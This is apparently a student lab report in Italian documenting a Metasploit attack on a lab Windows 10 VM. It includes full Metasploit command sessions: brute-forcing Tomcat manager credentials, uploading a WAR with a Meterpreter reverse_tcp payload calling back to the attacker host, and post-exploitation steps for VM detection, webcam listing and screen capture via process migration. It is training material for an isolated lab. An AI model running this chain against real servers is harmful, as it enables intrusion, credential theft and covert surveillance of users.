



Exploit Windows con Metasploit

A cura di Pierantonio Miglietta, Iris Canole, Rebecca Malone, Francesco Molli, Tiziano Bramonti, Andrea Sottile, Alessandro Ricci

Obiettivo

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di: Avviare questi servizi, effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10, aprire una sessione con metasploit, exploitando il servizio TomCat.

Requisiti laboratorio Giorno 5:

- IP Kali Linux: 192.168.200.100
- IP Windows: 192.168.200.200
- Listen port (payload option): 7777

Evidenze laboratorio Giorno 5:


Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target.

Recuperate le seguenti informazioni:


1. Se la macchina target è una macchina virtuale oppure una macchina fisica ;
2. le impostazioni di rete della macchine target ;
3. se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

Svolgimento

Di seguito si riportano i passaggi della configurazione IP di Windows 10 (**192.168.200.200**)




Come controprova Kali e Windows 10 si pingano a vicenda, quindi la configurazione del laboratorio virtuale è stata eseguita correttamente.



Procedendo con la traccia, abbiamo utilizzato lo strumento Nessus, un vulnerability scanner, cioè uno strumento che analizza un sistema informatico alla ricerca di falle di sicurezza.

In pratica: Nessus “scansiona” computer, server o reti per trovare debolezze, porte aperte, software vulnerabili o configurazioni errate.



Grazie alla precedente scansione con Nessus, si possono notare numerose vulnerabilità. Quella che andremo a sfruttare è la vulnerabilità di Apache Tomcat.

Description

According to its version, Apache Tomcat is 7.0.x. It is, therefore, no longer maintained by its vendor or provider. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Upgrade to a version of Apache Tomcat that is currently supported.

See Also

<https://tomcat.apache.org/tomcat-7.0-seoL.html>

Output

URL	Installed version	Security End of Life	Time since Security End of Life (Ret.)
http://192.168.200.200:8080/	7.0.81	March 31, 2021	~ 4 years

To see debug logs, please visit individual host

Port	Hosts
8080/tcp/www	192.168.200.200

Plugin Details

- Severity: Critical
- ID: 171351
- Version: 1.6
- Type: combined
- Family: Web Servers
- Published: February 10, 2023
- Modified: May 6, 2024

Risk Information

- Risk Factor: Critical
- CVSS v3.0 Base Score: 10.0
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/Z/C:H/I:H/A:H
- CVSS v2.0 Base Score: 10.0
- CVSS v2.0 Vector: CVSS:2.0/AV:N/AC:L/PR:N/UI:N/C:C/I:C/A:C

Vulnerability Information

- CPE: cpe:/a:apache:tomcat:7
- Unsupported by vendor: true

Si procede quindi con l'avvio di metasploit, ricercando un exploit per il servizio di Tomcat

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons
1	exploit/multi/http/struts_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2
2	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2
3	_ target: Automatic detection
4	_ target: Windows
5	_ target: Linux
6	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts C
7	_ target: Java
8	_ target: Linux
9	_ target: Windows
10	_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)
11	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat A
12	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat C
13	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat M
14	_ target: Application Deployer Authenticated Code Execution
15	_ target: Java Universal
16	_ target: Windows Universal
17	_ target: Linux x86
18	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat M
19	_ target: Java Universal
20	_ target: Windows Universal
21	_ target: Linux x86
22	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat T
23	auxiliary/scanner/http/tomcat_enum	.	normal	No	Apache Tomcat U
24	exploit/linux/local/tomcat_rhel_based_temp_priv_esc	2016-10-10	manual	Yes	Apache Tomcat o
	n RedHat Based Systems Insecure Temp Config Privilege Escalation				

Il modulo `exploit/multi/http/tomcat_mgr_deploy` è il più consigliato (o il primo che si prova) per sfruttare Apache Tomcat per diversi motivi:

1) Sfrutta una funzionalità intrinseca (non una CVE):

La chiave è che non sfrutta un bug nel codice di Tomcat, ma una funzionalità legittima e potente: la capacità dell'Application Manager di caricare e distribuire nuove applicazioni web (file **.war**) sul server.

Se un server Tomcat ha l'applicazione Manager esposta e l'utente aggressore possiede le credenziali con i permessi corretti (manager-script), lo sfruttamento è quasi garantito, a prescindere dalla versione di Tomcat.

Non dipende da offset di memoria specifici, versioni del sistema operativo o configurazioni di sicurezza a livello di codice, come avviene per gli exploit basati su BOF (buffer overflow) o altre CVE. Dipende solo da autorizzazione e configurazione (permessi utente e filtri IP).

2) È Multi-Piattaforma (multi/http):

Il modulo è classificato come multi perché sfrutta il protocollo HTTP (che è lo stesso su tutte le piattaforme) per comunicare con l'applicazione web (scritta in Java).

Questo significa che lo stesso modulo funziona su server Tomcat in esecuzione su Windows, Linux, macOS o qualsiasi altro sistema operativo a differenza del Payload, che è l'unico elemento che cambia (ad esempio, windows/meterpreter/reverse_tcp).

3) Utilizza l'Autenticazione (Cracking Credenziali):

Scanner: Il primo passo è trovare le credenziali deboli usando moduli scanner (come `tomcat_mgr_login`).

Il modulo `tomcat_mgr_deploy` si lega direttamente alla fase di cracking della password, rendendo la transizione tra le fasi di attacco logica e sequenziale. Se le credenziali sono valide, si passa all'exploit.

Questo modulo è il "cavallo di battaglia" per Tomcat perché è affidabile, multi-piattaforma e sfrutta una configurazione comune del servizio, trasformando una feature di gestione in un vettore di attacco. Se questo fallisce, si passa a strategie più complesse basate su CVE (vulnerabilità specifiche del codice).

Di seguito vediamo le opzioni necessarie per una corretta impostazione dell'exploit:

```
msf exploit(multi/http/tomcat_mgr_deploy) > options

Module options (exploit/multi/http/tomcat_mgr_deploy):

Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
PATH                 /manager  yes       The URI path of the manager app (/deploy and /undeploy will be used
Proxies               no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Suppo
RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT                80       yes       The target port (TCP)
SSL                  false    no        Negotiate SSL/TLS for outgoing connections
VHOST                          no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
LHOST    192.168.200.100  yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic
```

Riportiamo i vari comandi:

- `set RHOSTS 192.168.200.200` : imposta l'IP della macchina target Windows 10
- `set RPORT 8080` : imposta la porta 8080 della macchina target
- `set LPORT 7777` : imposta la porta 7777 della macchina attaccante
- `set payload windows/meterpreter/reverse_tcp` : imposta il payload per avviare una sessione di meterpreter dopo l'exploit
- `set target 2` : imposta Windows Universal come target dell'exploit

```

msf exploit(multi/http/tomcat_mgr_deploy) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_deploy) > set rport 8080
rport => 8080
msf exploit(multi/http/tomcat_mgr_deploy) > set lport 7777
lport => 7777
msf exploit(multi/http/tomcat_mgr_deploy) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > show targets

Exploit targets:

Id  Name
--  --
=> 0  Automatic
1  Java Universal
2  Windows Universal
3  Linux x86

msf exploit(multi/http/tomcat_mgr_deploy) > set target 2
target => 2

```

Procedendo con l'avvio dell'exploit notiamo che viene restituito un errore dovuto alla mancata autenticazione al server Tomcat:

```

msf exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Using manually select target "Windows Universal"
[*] Uploading 2392 bytes as ZMiHJvwHKN7lZJG.war ...
[-] Exploit aborted due to failure: unknown: Upload failed on /manager/deploy?path=/ZMiHJvwHKN7lZJG [403 Forbidden]
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_deploy) > 

```

Si ricerca quindi un exploit che ci permette di effettuare un cracking delle credenziali del server di Tomcat come "**auxiliary/scanner/http/tomcat_mgr_login**"

```

msf exploit(multi/http/tomcat_mgr_login) > search tomcat
      Class          property          RCE (Spring4Shell)
      59    \_ target: Java
      60    \_ target: Linux
      61    \_ target: Windows
      62    \_ AKA: Spring4Shell
      63    \_ AKA: SpringShell
      64 auxiliary/admin/http/tomcat_administration
      ration Tool Default Access
      65 auxiliary/scanner/http/tomcat_mgr_login
      ion Manager Login Utility
      66 exploit/multi/http/tomcat_partial_put_deserialization
      PUT Java Deserialization
      67    \_ target: Unix Command
      68    \_ target: Windows Command
      69 exploit/multi/http/tomcat_jsp_upload_bypass
      JSP Upload Bypass
      70    \_ target: Automatic
      71    \_ target: Java Windows
      72    \_ target: Java Linux
      73 auxiliary/admin/http/tomcat_utf8_traversal
      rectory Traversal Vulnerability
      74 auxiliary/admin/http/trendmicro_dlp_traversal
      Loss Prevention 5.5 Directory Traversal
      75 post/windows/gather/enum_tomcat
      Apache Tomcat Enumeration

      Interact with a module by name or index. For example info 75, use 75 or use post/windows/gather/enum_tomcat

msf > use 13
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > options

```

Di seguito vediamo le opzioni necessarie per una corretta impostazione dell'exploit:

Module options (auxiliary/scanner/http/tomcat_mgr_login):			
Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
<u>STOP_ON_SUCCESS</u>	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_user.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

Riportiamo qui le opzioni settate:

- `set user_file /home/kali/users.txt` : importa il path del file con i nomi degli users da craccare
- `set pass_file /home/kali/password.txt` : importa il path del file con i nomi delle passwords da craccare
- `set Stop_on_success true` : comando che blocca l'exploit una volta trovate le credenziali corrette

Module options (auxiliary/scanner/http/tomcat_mgr_login):			
Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/home/kali/password.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
RHOSTS	192.168.200.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
<u>STOP_ON_SUCCESS</u>	true	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	5	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
<u>USER_FILE</u>	/home/kali/users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

Possiamo notare ora il cracking effettuato con successo e le credenziali trovate sono Admin e Password:

```
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:admin (Incorrect)
[+] 192.168.200.200:8080 - Login Successful: admin:password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Possiamo quindi procedere con l'exploit ripreso in precedenza e settare le credenziali trovate come nuove opzioni:

- `set httpPassword PASSWORD`
- `set httpUsername ADMIN`

```
msf > use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set payload Interrupt: use the 'exit' command to quit
msf exploit(multi/http/tomcat_mgr_upload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > options

msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
Proxies               no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, sapni, http, socks4
RHOSTS              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                80       yes       The target port (TCP)
SSL                  false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI            /manager yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST                no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.200.100 yes       The listen address (an interface may be specified)
LPORT      4444          yes       The listen port

Exploit target:

Id  Name
--  --
0   Java Universal

View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
```

```

msf exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

Name      Current Setting  Required  Description
HttpPassword  password      no        The password for the specified username
HttpUsername  admin        no        The username to authenticate as
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, sapni, http, socks4
RHOSTS       192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         8080        yes       The target port (TCP)
SSL           false       no        Negotiate SSL/TLS for outgoing connections
TARGETURI     /manager      yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST          no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC   process       yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.200.100  yes       The listen address (an interface may be specified)
LPORT       7777        yes       The listen port

Exploit target:

Id  Name
--  --
0   Java Universal

```

```

msf exploit(multi/http/tomcat_mgr_upload) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf exploit(multi/http/tomcat_mgr_upload) > show targets

Exploit targets:

Id  Name
--  --
=> 0   Java Universal
    1   Windows Universal
    2   Linux x86

msf exploit(multi/http/tomcat_mgr_upload) > set target 1
target => 1

```

Come si evince dall'ultimo screenshot possiamo notare le opzioni finali complete.ù

```

msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):
=====
Name      Current Setting  Required  Description
HttpPassword password      no        The password for the specified username
HttpUsername admin         no        The username to authenticate as
Proxies               no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported protocols: http, https, socks4, socks5, socks5h, saspni, http, socks4, socks5
RHOSTS    192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit#metasploit.html
RPORT     8080             yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST                no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
EXITFUNC process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.200.100  yes       The listen address (an interface may be specified)
LPORT     7777             yes       The listen port

Exploit target:
=====
Id  Name
-- 
1  Windows Universal

```

Con il comando exploit, abbiamo ottenuto una sessione meterpreter: eseguiamo un test per confermare di essere sulla macchina target con il comando **ipconfig** che ci restituisce la configurazione di rete della macchina Windows10.

```

msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying DppQ8Ms ...
[*] Executing DppQ8Ms ...
[*] Sending stage (188998 bytes) to 192.168.200.200
[*] Undeploying DppQ8Ms ...
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49453) at 2025-11-10 20:32:10 +0100
[*] Undeployed at /manager/html/undeploy

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:86:76:4e
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface 6
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > 

```

Successivamente effettuiamo un controllo per verificare se la macchina è virtuale oppure fisica. Tramite una ricerca post-exploit, utilizziamo il modulo **post/windows/gather/checkvm**:

```
msf > search checkvm
Matching Modules

#  Name                               Disclosure Date  Rank   Check  Description
-  --
0  post/linux/gather/checkvm          .              normal  No    Linux Gather Virtual Environment Detection
1  post/solaris/gather/checkvm        .              normal  No    Solaris Gather Virtual Environment Detection
2  post/windows/gather/checkvm        .              normal  No    Windows Gather Virtual Environment Detection

Interact with a module by name or index. For example info 2, use 2 or use post/windows/gather/checkvm
msf > use post/windows/gather/checkvm
msf post(windows/gather/checkvm) > options

Module options (post/windows/gather/checkvm):
Name      Current Setting  Required  Description
SESSION           yes          The session to run this module on

View the full module info with the info, or info -d command.
msf post(windows/gather/checkvm) > show sessions

Active sessions
_____
Id  Name  Type          Information          Connection
--  --   --
1   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DESKTOP-9K104BT  192.168.200.100:7777 → 192.168.200.200:49453 (192.168
.200.200)

msf post(windows/gather/checkvm) > set session 1
session ⇒ 1
msf post(windows/gather/checkvm) > █
```

Riceviamo il messaggio **"This is VirtualBox Virtual Machine"** che ci conferma la corretta esecuzione del nostro exploit:

```
msf post(windows/gather/checkvm) > exploit
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
[*] Post module execution completed
msf post(windows/gather/checkvm) > █
```

Ricerchiamo come post-exploit il controllo webcam utilizzando il modulo:

```
post/windows/manage/webcam
```

Impostiamo il comando `action list` che permette di trovare una lista di webcam attive con:

`set Action List`: restituisce la lista di webcam attive sulla macchina

```

msf post(windows/gather/checkv) > search post webcam
Matching Modules
=====
#  Name                                Disclosure Date  Rank   Check  Description
-  --
0  post/firefox/manage/webcam_chat     2014-05-13    normal  No    Firefox Webcam Chat on Privileged JavaScript Shell
1  post/osx/manage/webcam              .             normal  No    OSX Manage Webcam
2  \_ action: LIST                   .             .       .    Show a list of webcams
3  \_ action: RECORD                 .             .       .    Record with the webcam
4  \_ action: SNAPSHOT               .             .       .    Take a snapshot with the webcam
5  post/windows/manage/webcam        .             normal  No    Windows Manage Webcam
6  \_ action: LIST                   .             .       .    Show a list of webcams
7  \_ action: SNAPSHOT               .             .       .    Take a snapshot with the webcam

Interact with a module by name or index. For example info 7, use 7 or use post/windows/manage/webcam
After interacting with a module you can manually set a ACTION with set ACTION 'SNAPSHOT'

msf post(windows/gather/checkv) > use post/windows/manage/webcam
[*] Setting default action LIST - view all 2 actions with the show actions command
msf post(windows/manage/webcam) > show actions

Post actions:

      Name      Description
      --  -----
⇒  LIST      Show a list of webcams
  SNAPSHOT   Take a snapshot with the webcam

msf post(windows/manage/webcam) > █

```

Avviando l'exploit possiamo notare come nessuna webcam viene rilevata:

```

msf post(windows/manage/webcam) > set session 1
session ⇒ 1
msf post(windows/manage/webcam) > options

Module options (post/windows/manage/webcam):
      Name      Current Setting  Required  Description
      --  -----  --  -----
INDEX      1                  no        The index of the webcam to use
QUALITY    50                 no        The JPEG image quality
SESSION    1                  yes       The session to run this module on

Post action:

      Name      Description
      --  -----
LIST      Show a list of webcams

View the full module info with the info, or info -d command.

msf post(windows/manage/webcam) > exploit
Webcam List
=====

      Index      Name
      --  --
[*] Post module execution completed
msf post(windows/manage/webcam) > █

```

Ora non ci resta che recuperare uno screenshot del desktop ed ora spiegheremo il processo che ci fa ottenere tale task.

Il motivo per cui è spesso necessario migrare al processo `explorer.exe` è il seguente:

Associazione alla Sessione Utente: `explorer.exe` (l'esplora risorse e la shell grafica di Windows) è il processo principale che gestisce l'interfaccia utente grafica, il desktop, la barra delle applicazioni e, crucialmente, è quasi sempre in esecuzione nella sessione utente attiva (la sessione dell'utente loggato).

Accesso al desktop: per scattare uno screenshot del desktop visibile (la schermata dell'utente), il processo che esegue il comando (cioè la sessione Meterpreter) deve avere l'autorizzazione e l'accesso al desktop attivo. Se la sessione Meterpreter è agganciata a un processo di sistema (come un servizio) che gira nella sessione non interattiva riservata ai servizi, non avrà accesso diretto al desktop che l'utente sta visualizzando.

Migrazione necessaria: la migrazione (`migrate <PID_explorer>`) sposta l'esecuzione del payload di Meterpreter dal processo iniziale (spesso un processo vulnerabile che l'utente ha avviato, o un servizio) in un processo più stabile e con maggiori privilegi di interazione con l'interfaccia grafica, come appunto `explorer.exe`. Una volta che Meterpreter è in `explorer.exe`, può eseguire l'acquisizione dello schermo con successo.

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
276	4	smss.exe	x64	0		
356	344	csrss.exe	x64	0		
380	548	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
388	548	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO LOCALE	C:\Windows\System32\svchost.exe
432	344	wininit.exe	x64	0		
440	424	csrss.exe	x64	1		
508	424	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
548	432	services.exe	x64	0		
